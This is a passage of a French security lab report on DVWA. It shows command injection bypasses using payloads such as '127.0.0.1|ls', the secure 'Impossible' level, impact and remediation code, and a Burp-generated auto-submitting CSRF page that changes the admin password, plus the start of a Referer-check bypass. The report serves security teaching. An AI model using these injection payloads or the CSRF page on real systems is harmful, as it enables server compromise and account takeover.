
- **Contournement de la liste noire et exploitation (PoC) :**

Pour contourner cette restriction, il suffit d'insérer le caractère pipe | immédiatement suivi de la commande à exécuter, **sans ajouter d'espace** :

127.0.0.1|ls

- **Analyse du résultat :**

La chaîne ne contenant pas d'espace après le symbole |, la fonction `str_replace()` ne détecte aucun motif correspondant et laisse la pipe intacte. La commande transmise au shell devient `ping -c 4 127.0.0.1|ls`. L'interpréteur exécute la commande et renvoie la liste des fichiers du répertoire (`help`, `index.php`, `source`), confirmant le contournement.



Impossible Security

- **Analyse du code source (vulnerabilities/exec/source/impossible.php) :**

Ce niveau met en œuvre des mécanismes de défense robustes pour éradiquer totalement la vulnérabilité d'injection de commande :

1. **Protection Anti-CSRF** : Intégration de la fonction `checkToken()` pour vérifier la validité du jeton de session (`user_token`), empêchant les attaques par falsification de requête inter-sites.
2. **Validation stricte et découpage (Typage fort)** : La chaîne saisie est découpée en quatre sous-chaînes à l'aide de la fonction `explode()` («.», `$target`).
3. **Vérification numérique et reconstruction** : Le script contrôle que chaque octet est strictement numérique via `is_numeric()` et que le tableau comporte exactement 4 éléments (`sizeof($octet) == 4`). L'adresse IP est ensuite reconstruite manuellement (`$octet[0]. '.' . $octet[1]. ...`), garantissant que seule une valeur IPv4 valide soit transmise à `shell_exec()`.

- **Tentative d'exploitation et échec :**


Toute tentative d'injection de métacaractères (par exemple `127.0.0.1|whoami`) est interceptée immédiatement. La séparation par point fait échouer la validation sur le dernier terme (`1|whoami`), qui n'est pas reconnu comme une valeur numérique. L'application bloque la requête et retourne le message d'erreur : `ERROR : You have entered an invalid IP.`



The screenshot shows the DVWA interface for the 'Vulnerability: Command Injection' section. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), and CSRF. The main content area has a title 'Vulnerability: Command Injection' and a sub-section 'Ping a device'. It contains a form with the label 'Enter an IP address:' and a text input field containing '127.0.0.1|whoami'. A 'Submit' button is next to the input. Below the input, a red error message reads: 'ERROR: You have entered an invalid IP.'

- **Fonctionnement légitime :**

Seule une adresse IP respectant scrupuleusement le format numérique à quatre octets (ex. 127.0.0.1) valide la condition. Le traitement s'effectue alors normalement en exécutant la commande ping.



This screenshot shows the same DVWA interface as the previous one, but with the input field containing the valid IP '127.0.0.1'. The 'Submit' button has been clicked, and the output area displays the results of a successful ping command in red text: 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.', followed by four lines of ping data (icmp_seq=1 to 4) with their respective times. Below this, a summary line reads: '--- 127.0.0.1 ping statistics ---' followed by '4 packets transmitted, 4 received, 0% packet loss, time 3059ms' and 'rtt min/avg/max/mdev = 0.092/0.105/0.134/0.016 ms'.

- **Bilan de sécurité :**

Le niveau Impossible illustre le principe de la **validation par liste blanche (whitelisting)** et du **typage strict des données d'entrée**. En reconstruisant l'argument à partir de sous-éléments validés au lieu de transmettre directement la saisie utilisateur au shell, l'application élimine tout risque d'injection.

3.2.3. Impact Technique

L'exploitation réussie d'une injection de commandes (*OS Command Injection*) entraîne des conséquences critiques sur la sécurité du serveur et de l'infrastructure sous-jacente :

- **Exécution de code à distance (RCE) :** Prise de contrôle à distance du serveur web via l'exécution de commandes système arbitraires sous l'identité de l'utilisateur exécutant le service.
- **Atteinte à la confidentialité :**
 - Lecture de fichiers système sensibles (ex. /etc/passwd, /etc/hosts).
 - Accès aux fichiers de configuration applicatifs contenant des identifiants en clair (clés d'API, mots de passe de bases de données dans config.inc.php).

- **Atteinte à l'intégrité** : Modification, création ou suppression de fichiers système, injection de porte dérobée (*web shell*) ou altération du contenu applicatif (*defacement*).
- **Atteinte à la disponibilité** : Possibilité de provoquer un refus de service (DoS) local en exécutant des processus gourmands en ressources ou en arrêtant des services système essentiels.
- **Élévation de privilèges et Rebond (Pivoting)** : Exploitation de failles locales du noyau ou de mauvaises configurations SUID/Sudo pour passer root, suivie d'attaques de rebond vers d'autres machines du réseau interne.

3.2.4. Recommandations et Remédiations

L'analyse des vulnérabilités observées dans les niveaux *Low*, *Medium* et *High* démontre l'inefficacité fondamentale des listes noires (*blacklists*). La sécurisation d'une application face aux injections de commandes repose sur une approche de défense en profondeur :

1. Éviter les appels au shell système (Recommandation principale)

Ne pas recourir aux fonctions d'exécution de commandes système (`shell_exec()`, `exec()`, `system()`, `passthru()`) lorsque des alternatives natives existent dans le langage. Pour vérifier la disponibilité d'un hôte, il convient d'utiliser les API ou bibliothèques réseau natives de PHP (ex. `sockets` réseau) plutôt que d'invoquer la commande système `ping`.

2. Validation stricte par Liste Blanche (Whitelisting)

Si l'appel au shell est inévitable, valider rigoureusement le format des données d'entrée avant tout traitement. La saisie doit correspondre exactement au type attendu à l'aide de filtres natifs comme `filter_var()`.

```
2 if (!filter_var($target, FILTER_VALIDATE_IP)) {  
3     // Rejet de la requête : la saisie n'est pas une adresse IP valide  
4     die("Format d'adresse IP invalide.");  
5 }
```

3. Échappement systématique des arguments shell

Si des arguments utilisateur doivent être transmis au shell, utiliser la fonction `escapeshellarg()` pour entourer chaque paramètre de guillemets simples et échapper tout guillemet existant, neutralisant ainsi l'interprétation des métacaractères par le terminal.

```
6  
7 $safe_target = escapeshellarg($target);  
8 $cmd = shell_exec('ping -c 4 ' . $safe_target);
```

3.3. Module : CSRF


3.3.1. Description de la vulnérabilité

Une attaque par falsification de requête inter-sites (CSRF / Cross-Site Request Forgery) consiste à forcer un utilisateur authentifié à exécuter des actions non intentionnelles sur une application web à son insu. Cette vulnérabilité survient lorsque le serveur traite les requêtes sensibles (ex. changement de mot de passe) en se basant uniquement sur des mécanismes d'authentification implicites (tels que les cookies de session automatiquement joints par le navigateur), sans exiger de confirmation explicite ou de jeton imprédictible (Anti-CSRF Token).

3.3.2. Vecteur d'attaque et Exploitation

Low Security

L'analyse du fonctionnement du formulaire de changement de mot de passe montre que les paramètres *password_new* et *password_conf* sont transmis en clair via la méthode HTTP GET (vulnerabilities/csrf/). L'application ne contrôle ni la provenance de la requête (en-tête Referer / Origin), ni la présence d'un jeton de validation unique.



```
$pass_new = $_GET[ 'password_new' ];
$pass_conf = $_GET[ 'password_conf' ];

// Do the passwords match?
if( $pass_new == $pass_conf ) {
    // They do!
    $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : addslashes($pass_new));
    $pass_new = md5( $pass_new );

    // Update the database
    $current_user = dvwaCurrentUser();
    $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($result)) ? $result->get_error_message() : 'MySQL Error: ' . mysqli_error($GLOBALS["__mysqli_ston"])). "</pre>");

    // Feedback for the user
    echo "<pre>Password Changed.</pre>";
}
else {
    // Issue with passwords matching
    echo "<pre>Passwords did not match.</pre>";
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"])) ? false : $__mysqli_res);
}
```


L'exploitation s'est déroulée à l'aide du proxy d'interception Burp Suite et d'un script HTML malveillant selon la démarche suivante :

1. Interception de la requête HTTP de référence

Une soumission légitime de changement de mot de passe (vers la valeur test1234) a été capturée dans le proxy Burp Suite (HTTP history). La structure de la requête confirme l'absence de jeton de sécurité.

2. Génération du PoC CSRF (Proof of Concept)

Depuis Burp Suite, un clic droit sur la requête interceptée puis la sélection de *Engagement tools* > *Generate CSRF PoC* a permis de générer automatiquement une page HTML exploitant cette vulnérabilité. Le code HTML reconstruit la soumission du formulaire et déclenche automatiquement son envoi via JavaScript (`document.forms[0].submit()`) :



CSRF PoC generator

Request to: http://localhost

Options ?

Pretty Raw Hex

1 GET /DVWA/vulnerabilities/csrf/?password_new=test1234&password_conf=test1234&Change=Change HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

Inspector

?

⚙️

⬅️

➡️

Search

🔍

0 highlights

⚙️

CSRF HTML:

1 <html>

2 <!-- CSRF PoC - generated by Burp Suite Professional -->

3 <body>

4 <form action="http://localhost/DVWA/vulnerabilities/csrf/">

5 <input type="hidden" name="password_new" value="test1234" />

6 <input type="hidden" name="password_conf" value="test1234" />

7 <input type="hidden" name="Change" value="Change" />

8 <input type="submit" value="Submit request" />

9 </form>

10 <script>

11 history.pushState('', '', '/');

12 document.forms[0].submit();

13 </script>

14 </body>

15 </html>

?

⚙️

⬅️

➡️

Search

🔍

0 highlights

⚙️


Regenerate

Test in browser

Copy HTML

Close

29




```

1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4   <form action="http://localhost/DVWA/vulnerabilities/csrf/">
5     <input type="hidden" name="password&#95;new" value="test1234" />
6     <input type="hidden" name="password&#95;conf" value="test1234" />
7     <input type="hidden" name="Change" value="Change" />
8     <input type="submit" value="Submit request" />
9   </form>
10  <script>
11    history.pushState('', '', '/');
12    document.forms[0].submit();
13  </script>
14 </body>
15 </html>
16 |
  
```

3. Hébergement et exécution du PoC

Le code HTML généré a été enregistré dans le fichier local ~/Bureau/csrf.html. Ce fichier a ensuite été ouvert dans le navigateur web simulant la visite d'une page piégée par la victime alors qu'elle dispose d'une session active sur DVWA.



4. Analyse du résultat et confirmation de la réinitialisation

Lors du chargement de la page malveillante, le navigateur transmet automatiquement les cookies de session de la victime à l'application cible. L'inspection de l'interface DVWA confirme la réussite de l'attaque avec l'affichage du message de confirmation en rouge.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

Medium Security


L'analyse du code source montre l'introduction d'un mécanisme de vérification basé sur l'en-tête *HTTP Referer*. L'application utilise la fonction PHP *stripos()* pour s'assurer que la valeur de `$_SERVER['SERVER_NAME']` (ici localhost) est présente dans l'adresse d'origine de la requête.

Cette protection est incomplète : la fonction *stripos()* cherche uniquement la présence de la sous-chaîne n'importe où dans l'en-tête *Referer*. Il suffit que l'URL d'origine contienne le terme localhost (dans le nom de domaine, le chemin ou le nom du fichier) pour contourner la validation.

L'exploitation s'est déroulée selon la démarche suivante :

1. Analyse du code source et identification de la faiblesse

L'inspection du script `medium.php` confirme la présence du contrôle sur *HTTP_REFERER*. L'utilisation de *stripos* au lieu d'une validation stricte de l'origine (Origin ou comparaison exacte du domaine) constitue le vecteur de contournement.



```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( strpos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) != false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];


        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])))
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_obje

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
    }
}
```

